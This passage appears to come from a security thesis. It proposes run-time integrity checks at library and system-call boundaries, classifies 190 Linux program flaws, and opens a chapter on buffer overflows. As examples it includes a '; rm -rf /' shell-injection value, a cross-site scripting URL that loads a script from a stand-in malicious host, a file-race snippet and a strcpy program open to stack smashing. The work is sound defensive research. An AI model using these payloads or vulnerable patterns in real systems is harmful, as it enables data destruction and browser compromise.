3.1.1 Identifying correctness relations

Identifying a correctness relation of an error category depends on the nature of the error category and the developers' expertise on it. Currently we do not have an automatic solution to find correctness relations from error categories: it is an "art" of practitioners.

The intrinsic characteristic of some error categories may not be defined in terms of relations in process state values. Our approach is not applicable to such error categories.

3.1.2 Deriving verification algorithms

Deriving a verification algorithm from a correctness relation is always possible: it is a direct mapping of a logical expression, which is independent of the structure of the computing system, into equivalent data structures and procedures. However, recall that a solution produced from our approach targets an error category. That is, the solution must be program context-independent. Therefore, to derive a (program context-free) verification algorithm, the corresponding correctness relation should be program context-free. From this, the derivability of verification algorithm is defined as follows.

Axiom 3.1 (Derivability). *A verification algorithm can be derived from a program context-independent correctness relation.*

However, it may be possible to relax a program context-dependent correctness relation into a context-free one, and thus derive a verification algorithm. Such a relaxed verification algorithm is however less accurate and efficient, because the solution characteristic is now farther from the intrinsic error characteristic. Nevertheless a relaxation may still be practically accurate (depending on the expertise of the developers on the target error category) and thus broaden the coverage of the total error space. We show a relaxed solution in chapter 6.

3.1.3 Proving the thesis statement

The thesis statement is that "the proposed approach produces accurate solutions for many error categories". We rephrase the statement as an equivalent, intersection of two statements as follows.

(Accuracy) A solution produced from the proposed approach is always accurate.

By definition 3.1, a correctness relation is free from false positives and negatives and thus always accurate. By definition 3.2, a verification algorithm is logically equivalent to the corresponding correctness relation and thus accurate. Therefore, a trustworthy implementation of a verification algorithm is always accurate.

(Applicability) The proposed approach produces solutions for many error categories.

By axiom 3.1, a verification algorithm can be derived from a program context-independent correctness relation. By definition 3.2, a verification algorithm is implementable. Therefore, a solution can be implemented from a program context-independent correctness relation. We prove this in chapter 4, which shows the correctness relations from 11 error categories (out of total 33 categories), or 33% of total error categories. We show two proof-of-concept implementations in chapters 5 and 6.

3.2 The mechanism

The mechanism specifies how a solution can be implemented to facilitate the implementation and to ensure the compatibility of implemented solutions. It specifies how to map the abstract process states to concrete data structures, and at which points in the program flow a solution can perform integrity checking.

3.2.1 Obtaining process state information

The mechanism specifies that a solution may obtain necessary process state information from the operating system kernel, the C compiler, and/or system library functions. Such information is retained in the executable file (if it is static information) or the process address space (if dynamic), by instrumenting the OS kernel, the C compiler, and dynamically linked system library functions. Specifically:

1. The C compiler can see the source-level information not available in executable files it produces, which can be used for the process integrity checking.

2. Dynamically linked, system library functions are usually designed as stateless, to make them fast, simple, and reentrant. Saving the process state changes made by them enables us to trace the state information and to make informed decision when checking the process integrity.

3. The operating system kernel enables us to access kernel space data, and to perform actions atomically.

3.2.2 Compatibility of solutions

To ensure that solutions are compatible with each other, we require that each solution should be compatible with the native computing system. It is the developers' responsibility to ensure that each solution is independent and does not alter the existing structure of the program, the process, and the computing system. Specifically:

1. The C compiler may be instrumented to retain more information into the output binary files, or to insert additional instructions. Such addition must not alter the structure of the original address space. For example, an additional data may be placed in a binary file as a separate data (or code) section, so that a security module that is aware of the additional section can utilize it while native parts of the computing system are not affected by it.

2. Dynamically linked system library functions may be instrumented by "preloading" wrapper functions [1], which perform additional actions and calls the original functions. The additional

[1] Resolving dynamically linked program symbols, such as a function name, depends on the order of loading dynamic libraries. We use this feature as illustrated in figure 3.2.




Figure 3.2: Preloaded wrapper libraries.

actions include saving state changes and performing the integrity checking. The wrapper functions must not alter the functionalities of the original functions or the data structures of the corresponding library.

3. The operating system kernel may be instrumented by dynamically loadable kernel modules [2]. For example, kernel modules may intercept system calls to perform additional actions, without altering the native functionality of the system calls. Instrumenting the kernel to store more data is discouraged because the kernel memory is a limited resource. In any case, kernel modules must not alter the data structures of the kernel.

Two kernel modules of two different solutions that intercept the same system call are simply "stacked" and cause no problem. However, to reduce the overhead they can be integrated into a single module. Likewise, wrapper functions (of different solutions) that intercept the same library function can be either left stacked or integrated into one. For example, in figure 3.2 the symbol `strcpy` in the program is resolved to the function in the first wrapper library, from which functions in other libraries can be located using `dlsym(RTLD_NEXT, "strcpy")` [3]. Assuming that the two

[2] Kernel programs that can be loaded at run time without recompiling the kernel. Loadable kernel modules are supported by many Unix operating systems, including Linux, Solaris, and BSD.

[3] In Linux.

wrapper libraries are independent from each other, they can be loaded in any order as long as they are loaded before the original library.

To contrast this with existing solutions, let us consider StackGuard [25], which places a canary word between the return address and the local variables. It alters the stack layout, so any security module that depends on the conventional structure of the stack cannot be used in conjunction with StackGuard.

3.2.3 System library functions as checkpoints

Dynamically linked system library functions are not only the information sources but also the points of process integrity checking.

By monitoring only the call sites of system library functions (which are shared by all processes), the mechanism avoids program contextual dependency. This approach is sparse enough to produce efficient and fast solutions, while still effective enough to detect most kinds of attacks before they take effect.

System resources are accessed via system library functions and the underlying system calls. In other words, system library functions access and modify critical process states. In the style of a reference monitor concept, Janus [103] is based on the assumption that an application can do little harm if its access to the underlying operating system is appropriately restricted. Sekar [90] also pointed out that, regardless of how the attack is delivered, any damage to the target host is effected via system calls made by a process running on the target host. Therefore, while intrusions may be introduced at any program execution point, it would suffice to check system library functions to detect intrusions before they take effect.

3.3 Contributions and novelty

The main contributions and novelty of this work are as follows.

1. We close the total error space into finite number of categories, and address each error category in a modular fashion. It enables us to quantitatively assess the security of the computing system (i.e., how many of the error categories the current system is safe from), and to produce solutions that are compatible each other.

2. We identify a class of error characteristics (correctness relations), from which accurate solutions can be derived. Ensuring the accuracy of each solution is important, because otherwise assessing the security of the computing system is not feasible. For example, that such assessment is not feasible with intrusion detection systems: they cover many kinds of flaws but their solutions are porous.

3.4 Advantages

1. **Accuracy and efficiency**

   Each solution is accurate and efficient, because the solution characteristic closely matches the characteristic of the target error categories.

2. **Transparency**

   Once deployed, solutions are completely transparent to users and application developers.

3. **Compatibility**

   Solutions produced from a uniform mechanism are tightly coupled each other. By ensuring that they are independent and do not alter the structure of the program, process, and the native computing system, they are compatible and can be readily deployed or integrated. In contrast, aggregate use of existing, independent solutions are unaware of each other and thus potentially incompatible. Whereas solutions in our approach are functionally modular, functionalities of existing, independent solutions may overlap and so do their overhead.

3.5 Limitations

1. **Partial coverage of total error space**

   Our approach is applicable only to the error categories with program context-independent correctness relations.

2. **System library functions**

   Our approach monitors only the system library functions, thus is less powerful than solutions that can monitor arbitrary execution points. However, as discussed above, it would suffice to check system library functions to detect intrusions before they take effect.

3. **Direct invocation of system calls**

   Programs can directly invoke system calls, not through library functions, thus bypassing the solutions produced from the mechanism. However, a direct invocation of a system call is generally considered undesirable, and thus is rare in most programs.

Chapter 4

Classification of program flaws

Due to the limitations in existing taxonomies, as discussed in chapter 2, we developed our classification from program flaws reported in Bugtraq mailing list during 1999 - 2003. The purpose is to define finer-grained categories, to be able to find *correctness relations* (definition 3.1), and thus to assess to which categories the proposed mechanism may be applicable.

4.1 Properties

1. *Unidimensional classification*

   We selected categories based on the nature of the flaws. Other selection criteria may also be useful but not considered, because they are not essential for our purpose, and might unnecessarily complicate the process of classifying program flaws.

2. *Evolving categories*

   As with existing taxonomies, our classification is derived from a specific database of program flaws and therefore not orthogonal. However, deriving an orthogonal taxonomy is an unrealistic goal, because programs are in principle amorphous (i.e., we may not clearly categorize all the program functionalities into some finite number of classes), and so are their flaws.

Over time, new kinds of errors may be discovered, frequencies of program flaws may be changed, and some program flaws may disappear. As a consequence, some categories may become obsolete and new categories may be required as computing environment and programming practice change. Therefore, the categories is not static but needs to evolve as the database evolves.

3. *Program flaws in Linux environment*

   Our database of program flaws consists of errors in Linux platform. There is a trade-off between understanding each program flaw deeply and covering many flaws in a given time frame. Understanding each flaw in sufficient detail is a prerequisite in deriving fine-grained categories, so we limit the program flaws as such.

   Building up a database of program flaws is an on-going process, and our intension is to analyze each program flaw in detail. We found that some of the reports of program flaws do not accurately describe the nature of the flaws. They may be either incorrect or describe only the symptoms (for example, a report of a buffer overflow may be in fact a result of an integer overflow). Vendor-released reports often do not include sufficient detail, which is perhaps intentional. Therefore it is always necessary to confirm the reported flaws by studying the original postings, other postings that have interpretations, or corresponding program source files.

4. *Fine-grained categories*

   We tried to derive fine-grained categories whenever possible. Most categories are recurring in many programs and thus well-known to security community. They are largely due to the inherent weaknesses in the programming language or the computing environment. An obvious advantage of fine-grained categories is that it conveys more information about the program flaws. The nature of a program flaw, once classified, is therefore easier to understand.

5. *Hierarchical classification*

   The hierarchy of categories of our taxonomy is deeper than that of other taxonomies. Advantages of hierarchical classification are as follows.

   (a) It is easy to see how categories are related to each other.

   (b) Branching out a category into multiple subcategories naturally forces mutual exclusiveness among the subcategories.

   (c) It is easier to use, since the classification process (i.e., traversing down the hierarchy tree) is a series of simpler decisions (i.e., fewer choices).

   (d) The taxonomy evolves better because a branch in the hierarchy tree can be locally evolved, independently from the rest.

4.2 The classification

Program errors	Input errors	Authentication errors	Authentication mechanism					
			Authentication policy					
		Validation errors	Data structural errors	Data interpretation errors				
				Boundary condition errors	Integer overflow			
					Buffer overflow			
				Incorrect metadata	Format string error			
					Other incorrect metadata			
			Program semantic errors	Invalid input domain	Single domain	Invalid file	File name errors	File name collision
								Directory confinement failure
							File name binding error	
					Multiple domains	Invalid command	Invalid shell command	
							Other invalid commands	
						Cross-site scripting		
						Other multiple domain errors		
	Functional errors	Procedural errors	Execution path disclosure					
			Critical section errors	Race condition	Data race	Value race		
						Binding race	Temporary file race	
							Other binding race	
					General race			
				Atomicity error				
				Progress error				
		Data use errors	Resource allocation errors	Unbound on-demand allocation				
				Deallocation error				
			Initialization error					
			Type misuse	Signed/unsigned misuse				
			Data domain crossing	Exposing private domain	Domain exposing mechanism			
					Insecure policy	Insecure file attribute setting		
						Insecure web servicing		
				Using insecure domain	Insecure mechanism	Insecure file	Under insecure directory	Temporary file
								Configuration file
								Program/library file
							Other insecure files	
						Insecure environment variable		

Table 4.1: The classification.

Table 4.1 shows our classification, derived from 190 vulnerabilities in Redhat Linux programs from Bugtraq mailing list [66] during 1999 - 2003. A program flaw is classified by traversing down the internal categories and selecting a leaf category.

The following two sections describe the selected categories and their correctness relations that we have found. Our finding of those correctness relations is however not final. As the categories evolve and our understanding on them grows, we expect that we would be able to find more correctness relations.

Some of the correctness relations are directly derived from the nature of the corresponding categories. Others are derived by "relaxing" some of the characteristics of the categories, where direct derivation of correctness relation seemed infeasible. Multiple correctness relation for a category may be possible.

4.2.1 Internal categories

Program errors

We divide a program into two logical parts; a part that authenticates and validates input data received from outside the program, and a part that performs the intended functionality. The rationale is that we consider the input authentication/validation as not a generic part of the program functionality. *Program errors* are divided respectively as *Input errors* and *Functional errors.*

Input errors

Input errors are divided into two classes, depending on whether the input should be allowed at all, or if so then whether it has valid value, as *Authentication errors* and *Validation errors.*

Authentication errors

Authentication is a process of deducing which *principal* made the request, where principal may be a person, computer or a group of principals [29].

Validation errors

Validation errors are divided into two classes, depending on whether the error depends only on the properties of the structure of input data (and not on the program context), or it depends on program context, as *Data structural errors* and *Program semantic errors.*

Data structural errors

They are input validation errors that are independent on the context of the flawed program.

Boundary condition errors

Boundary condition errors occur when the storage used in the operation is not big enough. The storage may not be big enough to express the result of the computation (e.g., assignment operation or arithmetic operations).

Incorrect metadata

The structure of the data may be specified by the user. Such a metadata is either provided as a separate input (e.g., format string in a format function such as `printf()`), or is embedded in the input (e.g., Jpeg image files, network packets, and Java class files; structures of these objects are not context-free). Since the metadata is also supplied by the user, it should be validated as well.

Program semantic errors

They are input validation errors that are dependent on the context of the flawed program.

Invalid input domain

These errors indicate that the input does not belong to the input domain (the set of all the valid input) of the function or the program.

Single domain errors

We use the term *single domain* when the function accepting the input is also the consumer of the input (and therefore responsible for the validation).

Invalid file errors

Invalid file errors are divided into two classes, depending on whether the file name is invalid (*File name errors*), or the file name is valid but is bound to an invalid file object.

File name errors

The input that specifies a file path name is invalid for the program context.

Multiple domain errors

Multiple domain errors occur when the function accepting the input may not be the only consumer of the input, but also passes the input down to another function in the program. We distinguish this from the single domain errors, because the input may have to be validated according to the multiple context.

Invalid command errors

These errors indicate that the input may contain invalid command, where the function consuming the input has interpretive power. They frequently occur when the program calls another program, passing down the user-supplied input as a parameter, and the set of valid inputs of the callee is greater than that of the caller (a domain mismatch between the caller and callee). Such callees are for example the shell, `/bin/mail`, and SQL server [6, 95]. The problem is that caller and callee do not know each other's context, so verifying the input is not feasible by either side per se.

Functional errors

Functional errors are divided into the following two classes; the errors pertaining to the procedural steps that programmers devised in implementing the program functionality (*Procedural errors*), and the errors pertaining to the data structure used (such as variables and files) for the implementation (*Data use errors*).

Procedural errors

These errors are flaws in the procedural steps that programmers devised in implementing the program functionality.

Critical section errors

We use the term *critical section* as a block of instructions that have any of the following conditions.

1. *Race condition*
2. *Atomicity requirement*

   Either all the instructions in the critical section must be executed or not at all.
3. *Progress requirement*

   The instructions in the critical section must be completed within an expected, reasonable time frame.

Race condition

Following Netzer and Miller's classification (section 2.3.10), we divide the *race condition* into *data race* and *general race.*

Data race

Data race violates the mutual exclusion requirement. Data races are divided into two classes, depending on whether the race occurs in the object value (*Value race*), or in the binding between an identifier and an object (*Binding race*).

Binding race

Binding race occurs when the binding of a named object (the association between the identifier and the object) is changed by other processes during a critical section.

Example The following code is from `lpr` (a print spooler) [14, 41].

```
if(access(file)==0) {
  if((fd=open(file))!=NULL) {
  /* copy file to spool area */
  }
```

The vulnerable `lpr` is a setuid program, thus can read any file. In order to check if the real user is allowed to print the file, it calls `access()` before opening the file, which checks the real user id instead of the effective user id. However, if the attacker can change the file name to be a link to the password file after `access()` but before `open()`, then the password file will be opened instead.

Correctness relation 4.1 (Binding race). Let instructions i and j are in the same critical section where i precedes j, i and j refer to the same file, and no other instructions between them modify the binding. Then the binding of the file just after executing i is the same as that just before executing j.

Data use errors

Data use errors are flaws in the data structures used in implementing the program functionality.

Resource allocation errors

These errors are flaws in allocating and deallocating system resources, such as memory or files.

Type misuse

Type misuse occurs when an object is declared as or casted to an inappropriate data type.

Data domain crossing

Data domain refers to a set of program data, such as the data structure in memory, files in the disk, and the like. *Data domain crossing* indicates that a program may access/modify domains of other programs, resulting in violating information confidentiality [10] or integrity [11].

Note that we overload the term *domain* for convenience. In the *Invalid input domain* errors, we use the term *domain* in a mathematical sense (as used such in sets and functions).

Exposing private domain

Private domain refers to a set of program data that should be kept private to a program. *Exposing private domain* means that information in the private domain can be disclosed or modified by other programs.

Using insecure domain

Insecure domain refers to a set of program data that untrusted users can modify. Such domain should be clearly identified and used with caution. *Using insecure domain* means that a program accesses to an insecure domain.

4.2.2 Leaf categories

Authentication mechanism

The authentication mechanism is not strong enough to authenticate the input.

Authentication policy

The authentication policy used for a mechanism is not strong enough to authenticate the input.

Data interpretation errors

The program misuses the syntax or semantics of the data structure.

Example An error in parsing command-line arguments.

Integer overflow

The result of integer operation exceeds the minimum/maximum value (the valid range of a signed integer is typically $-2^{31} \leq i \leq 2^{31} - 1$, and the range of an unsigned integer is $0 \leq i \leq 2^{32} - 1$).

Integer overflow often leads to more serious problem. For example, if the unsigned integer operation inside `malloc(size * sizeof(int))` overflows, the size of the allocated memory may be less than the expected size. This may cause a subsequent memory misuse, such as buffer overflow [15].

We do not consider floating point overflows, because they tend to be just numerical errors and did not cause security problem in our database of program flaws.

Example A signed integer operation $(2^{31} - 1) * 4$ will overflow and (incorrectly) return -4.

Correctness relation 4.2 (Integer overflow 1 (relaxed)). Addition of two integers of same sign does not change the sign.

Correctness relation 4.3 (Integer overflow 2 (relaxed)). Addition of two integers of same sign returns a value whose absolute value is greater than any of the two.

Correctness relation 4.4 (Integer overflow 3 (relaxed)). Multiplication returns a positive value if and only if two operands are of same sign.

Buffer overflow

Copy operation such as assignment statement or `strcpy()` crosses the boundary of the buffer in memory. Buffer overflow is described in detail in [4, 26, 48].

Example `strcpy(buf, ‘‘abcde’’)` will overwrite the memory area next to `buf` if the size of `buf` is less than 6 (5 characters and a NULL character).

Correctness relation 4.5 (Buffer overflow). Input length ≤ buffer size.

Format string error

Format functions such as `printf()` has a mandatory string parameter (a format string) that specifies the format of the rest of parameters. Format string error occurs when the format string does not correctly specifies the rest of parameters. Format string should be validated because it may be supplied by the user. Format string error is described in detail in [48, 64].

Example The format string in `printf(‘‘%d%s’’)` incorrectly specifies that there are integer and a string parameters, which are however nonexistent.

Correctness relation 4.6 (Format string error 1). The conversion specifiers (conversion letters starting with ’%’) in the format string matches the types of actual parameters pushed onto the stack [37].

Correctness relation 4.7 (Format string error 2 (relaxed)). The number of conversion specifiers in the format string is the same as the number of actual parameters, not counting the format string itself (FormatGuard [23]).

Other incorrect metadata

This error refers to invalid metadata other than format string. For example, image files (such as Jpeg files) or program codes (such as Java class files) contain matadata specifying their internal structure.

File name collision

The program fails to check that the file name (given as the input) exists, and may modify or destroy the existing file.

Directory confinement failure

The file path is outside the permitted directory for the program (and thus for the user).

Example A URL request to a web server should not point to a file outside the document root of the web server.

Correctness relation 4.8 (Directory confinement failure (relaxed)). The resolved input path name does not contain `../` (since it can escape the confined directory).

File name binding error

The file name is valid, but is bound to an invalid file object.

Example The *symbolic link attack*, in which the attacker may create a symbolic link to a file to which she does not have access. If a privileged program follows the symbolic link, it unwittingly accesses the file of the attacker's choosing.

Correctness relation 4.9 (File name binding error (relaxed)). Privileged processes do not follow symbolic links that are owned by unprivileged users.

Invalid shell command

The input contains invalid shell commands. This class of error occurs when the program uses the shell or `system()`, using the user input as the argument for it.

Example A program sends an email using `system()` as follows. It first constructs the command string by concatenating ``‘‘/bin/mail’’`` and the user supplied email address, and then passes the command string to `system()`. However, if the user supplied string includes other shell commands, such as ``‘‘; rm -rf /’’``, it will also be executed (with the program's privilege). If the program is SETUID root then it may be executed as root [1].

Correctness relation 4.10 (Invalid command errors (relaxed)). The input contains a single command, where the caller intends to invoke only one command (this is applicable to the example above and many other programs that are similarly vulnerable [76, 75, 86, 80, 73, 74]).

Other invalid commands

The input is an invalid command for other than shell. Invariant relationship 4.10 also applies to this.

Cross-site scripting

A web server generates a HTML page using the input URL without properly validating it, and sends to the client the generated HTML page with invalid contents.

The cross-site scripting vulnerability may enable an intruder to cause a legitimate web server to send a page to a victim's web browser that contains malicious script or HTML of the intruder's choosing. The malicious script runs with the privileges of a legitimate script originating from the legitimate web server [19].

Example Table 4.2 shows An example of cross-site scripting vulnerability that exploits an HTML error page generation mechanism [19]. Server generates and returns an error page (2) if the requested URL (1) is not found. Note that the invalid URI (`FILE.html`) is embedded in the error page without

[1] The command executed does not necessarily have root privilege if `system()` calls bash version 2 (`system()` calls `/bin/sh -c`, which may be a link to `/bin/bash`). This is because bash 2 drops SUID or SGID privileges on startup [82, 16].

	Error page generation mechanism	Exploiting error page generation mechanism
Client request	(1) www.example.com/**FILE.html**	(3) www.example.com/ **<script SRC='http://www.badsite.com/ script.js'></script>**
Server reply	(2) <HTML> 404 page does not exist: **FILE.html** .... </HTML>	(4) <HTML> 404 page does not exist: **<script SRC='http://www.badsite.com/ script.js'></script>** .... </HTML>

Table 4.2: An example of cross-site scripting vulnerability.

validation. When a client visits a malicious site and follows a link in it, the client may be unwittingly requesting a malicious URL (3). Upon receiving the request, the server uses the ordinary (vulnerable) routines to generate an error page (4). The error page however contains Javascript, which will run at the client side with the privilege/trust of the server.

Other multiple domain errors

These errors refer to multiple domain errors of other types.

Execution path disclosure

Confidential information can be deduced by running the program with various input value and analyzing the program behavior.

Example *Timing cryptanalysis*, which deduces encryption keys by analyzing the time a cryptosystem (such as a RSA implementation) takes to respond to various inputs, where the vulnerable cryptosystem takes different amounts of time to process different inputs [17, 42]. Timing analysis may also disclose other sensitive information, such as whether or not supplied usernames are valid [43].

Value race

This error occurs when a race condition causes a shared data to be modified by another process during a critical section.

Example Classical synchronization problems such as the bounded buffer problem, the readers and writers problem and the dining philosophers problem [92].

Correctness relation 4.11 (Value race). Let instructions i and j are in the same critical section where i preceding j, i and j refer to the same object, and no other instructions between them modify the object. Then the value of the object just after executing i is the same as that just before executing j.

Temporary file race

Temporary file race occurs when the program uses `stat()` (or related library functions such as `tmpnam()` and `mktemp(3)`) to assert that the file does not exist, and `open(O_CREAT)` to cerate the file. The race condition may arise because the assertion and opening the file are not atomic [24]. The correctness relation 4.1 applies to this error. The following correctness relation may also be possible.

Correctness relation 4.12 (Temporary file race). A `open()` immediately following a failed `stat()` (both referring to the same file name) must create a new file and not refer to an existing one (RaceGuard [24]).

Other binding race

This error refers to data binding race other than Temporary file race. correctness relation 4.1 applies to this error.

General race

A sequence of instructions by multiple processes is invalid for the program semantics.

Unlike data race, the integrity of a shared data cannot be defined without knowing the program context because the shared data may be modified cooperatively by multiple processes or threads.

Atomicity error

An atomicity requirement in the program is not met, thereby leaving partially modified program states at the end of the critical section.

Such an atomicity requirement under the critical section (or the critical section itself) may be implicit and thus may be overlooked by programmers.

Example A sequence of instructions that update a bank account must be atomic.

Progress error

A progress requirement in the program is not met, so the critical section takes arbitrary time.

Like atomicity errors, such a progress requirement under the critical section may be implicit and may be overlooked.

Example TCP connection establishment involves a series of communication between the client and the server, and if either side fails to respond for a specified time then the connection times out and the program exits.

Unbound on-demand allocation

The program allocates a resource on-demand without considering the limit of the resource or the fairness of allocation among other processes.

Example A vulnerable program walks the subdirectories of `/tmp` by spawning a new process for each subdirectory, instead of walking the subdirectories by single process. This may exhaust process table if `/tmp` is deeply nested [87].

Deallocation error

The program deallocates the resource incompletely or make other errors in the deallocation.

Example

1. Memory leak.
2. Exhaustion of system resources such as message queue, semaphore, or shared memory.
3. Double `free()`.

Initialization error

The program fails to initialize a data structure before use, or incorrectly initializes it.

Signed/unsigned misuse

The program improperly use signed/unsigned integer, or mix them in an operation.

Example $(1-2)$ results in -1 in a signed integer operation, but is interpreted as $2^{32}-1$ if treated as an unsigned integer.

Domain exposing mechanism

Example Call-by-reference parameter passing in Perl gives the callee the the capability of modifying the original data belonging to the caller.

Insecure file attribute setting

File access control bits are too broad, allowing other programs and users to access private domain.

Insecure web servicing

A web server provides insecure web service for some reason (e.g., for convenience or due to failing to remove test pages after installing the server).

Example A web server discloses sensitive server information on specific URL request to help administrating the server remotely.

Temporary file

The program creates or accesses a temporary file in an insecure directory, such as `/tmp` or the current directory.

Configuration file

The program creates or accesses a configuration file in an insecure directory.

Program/library file

The program creates or accesses an executable file or a library file in an insecure directory.

Other insecure files

The program creates or accesses a file other than the three above in an insecure directory.

Insecure environment variable

Environment variables are set by the user, so they cannot be in principle trusted if the program runs with another user's privilege (setuid program). However, current setuid programs usually do access environment variables, in which case the problem is program context dependent.

Correctness relation 4.13 (Insecure environment variable). A setuid program only accesses a separate set of safe environment variables defined by a trusted user (such as root).

Type of correctness relation	Number of categories	Percentage of categories	Number of flaws in these categories	Percentage of flaws in these categories
Concrete	6	18%	87	46%
Relaxed	5	15%	20	10%
Combined	11	33%	107	56%

Table 4.3: Distribution of correctness relations and program flaws.

4.3 Distribution of program flaws

Figure 4.1 shows the distribution of the 190 program flaws in the 33 categories. We identified 11 correctness relations, among which 6 are concrete and 5 are relaxed. Categories with concrete correctness relation include Buffer overflow, Format string error, Value race, Temporary file race, Other binding race, and Insecure environment variable. Categories with relaxed correctness relation include Integer overflow, Directory confinement failure, File name binding error, Invalid shell command, and Other invalid commands.

The 11 categories that have correctness relation account for 107 program flaws. Among them, 6 concrete categories account for 87 flaws, and 5 relaxed categories account for 20 flaws. In particular, Buffer overflow account for 55 flaws and race condition on the file name space (Temporary file race and Other binding race) account for 16 flaws, solutions for which are implemented in chapter 5 and 6. The results are summarized in table 4.3 and 4.4.

The distribution of program flaws shows that the two solutions presented in chapter 5 and 6, derived from the process integrity checking mechanism, can protect 38.5% of total program flaws. The distribution also suggests that our mechanism may be applied to 33% of the total categories, or 56% of total program flaws. We think that as we gain more experience on the classification and its categories we may be able to identify more correctness relations.




Figure 4.1: Distribution of the categories from 190 vulnerabilities.

Category	Number of flaws	Percentage of flaws
Buffer overflow	55	30%
Temporary file race	15	8%
Other binding race	1	0.5%
Total	71	38.5%

Table 4.4: Distribution of Buffer overflow, Temporary file race, and Other binding race.

Chapter 5

Buffer overflow vulnerability

Programs written in C are inherently vulnerable to buffer overflow attacks. C allows primitive pointer manipulation, which is usually necessary for array operation because C has no first-class array type. For example, functions are passed the pointers as array parameters, such as `strcpy(dest, src)`.

It is the programmers' responsibility to explicitly bounds check the buffer before calling `strcpy()`. However, it is often neglected or not feasible since arrays are often passed without any hint of their sizes. Many copy functions in the C library such as `strcpy()` are vulnerable this way, making them popular points of attack.

In this chapter we present a solution that range checks the buffers at run time [47]. We extend the GNU C compiler to augment executable files with size information of program variables at compile time, and range check the copy functions at run time using the size information (invariant relationship 4.5).

Although the definition of the correctness relation for the buffer overflow is sound, it is possible for a C program to be written intentionally to allow an overflow, since C is not a strongly typed language. This chapter also presents an extension to the base implementation that accommodates such cases.

5.1 Definition

Buffer overflow attacks overwrite data adjacent to the buffer, which may lead to changing normal program flow, among many possible exploits. Successful exploitation usually requires detailed information about the target program and its run-time behavior. Such information can be discovered in various ways as follows.

1. Documentation (manuals, technical reports, etc.)

2. Source code

3. Reading binary file or core dump using utility programs such as `objdump` and `nm`

4. Using operating system facilities such as `/proc` file system, `ptrace` and `strace`

5. Running programs in a debugger

Even dynamic information such as the return address on the stack or the address of a dynamically loaded library function can be observed or guessed by running the program in a similar environment. For example, the stack is likely to grow in the same pattern if the same input is given to the program. A program usually maps its shared libraries in the same order at the same starting address, yielding the same addresses.

5.2 Examples

5.2.1 Stack smashing attack

Stack smashing attack [4, 52] is the most well-known buffer overflow attack. The program in figure 5.1 is vulnerable to this attack due to `strcpy()`. The attack overflows the buffer with an attack string (delivered through `argv[1]`) consisting of a number of no-op's, the *shellcode*, and the address of the buffer. The shellcode is an array of character-coded assembly instructions, typically

```
void func (char *string)
{
   char buffer[32];
   strcpy(buffer, string);
}
int main(int argc, char **argv)
   func(argv[1]);
   return 0;
}
```

Figure 5.1: A program vulnerable to buffer overflow.

